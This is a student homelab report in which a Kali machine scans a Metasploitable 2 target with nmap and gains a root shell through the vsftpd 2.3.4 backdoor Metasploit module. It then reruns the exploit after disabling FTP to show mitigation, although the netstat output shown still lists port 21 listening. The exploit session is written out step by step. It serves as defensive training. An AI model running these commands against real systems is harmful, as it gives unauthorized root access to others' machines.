Tyler Allen

Intro to Cyber Homelab Project

12/13/25

Virtualization platform (VMware or VirtualBox)


Attack machine: Kali Linux

Target machine: Metasploitable 2


Network type:

Kali: NAT + Host-only

Kali



Metasploitable: Host-only only



Attack Box IP Address: 192.168.149.128


Defense Box IP Address: 192.168.149.129

The Nmap scan identified multiple open TCP ports including 21 (FTP), 22 (SSH), 23 (Telnet), 80 (HTTP), and 445 (SMB). Service version detection revealed outdated software versions known to contain vulnerabilities.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.149.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 13:47 EST
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:48 (0:00:03 remaining)
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:49 (0:00:03 remaining)
Stats: 0:01:58 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:49 (0:00:05 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:49 (0:00:05 remaining)
Nmap scan report for 192.168.149.129
Host is up (0.00074s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.83 seconds
```

A vulnerability scan was conducted against the Metasploitable 2 host using Nessus Essentials. The scan identified multiple critical and high-severity vulnerabilities associated with outdated services. Vulnerabilities with assigned CVEs were analyzed, and CVE-2011-2523 affecting vsftpd 2.3.4 was selected for exploitation due to its high severity and ease of exploitation



Here is the exploit of FTP

```
       =[ metasploit v6.4.96-dev                          ]
+ -- --=[ 2,568 exploits - 1,316 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.149.129
RHOSTS => 192.168.149.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS   192.168.149.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.149.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.149.129:21 - USER: 331 Please specify the password.
[+] 192.168.149.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.149.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.149.128:34577 → 192.168.149.129:6200) at 2025-12-13 18:42:26 -0500



whoami
root
```

Exploit Patched: I disabled FTP service on that port and now the exploit cannot be executed without failure

```
msfadmin@metasploitable:~$ netstat -tulpn | grep :21
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
-
tcp6       0      0 :::2121                 :::*                    LISTEN
```

```
exit
[*] 192.168.149.129 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.149.129
RHOSTS => 192.168.149.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.149.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.149.129:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Before remediation, exploitation of the vsftpd service resulted in root access. After disabling the vulnerable service, the exploit completed without creating a session, demonstrating successful mitigation.

This lab demonstrated the importance of identifying vulnerable services, validating risk through exploitation, and applying remediation techniques to reduce the attack surface within a networked environment.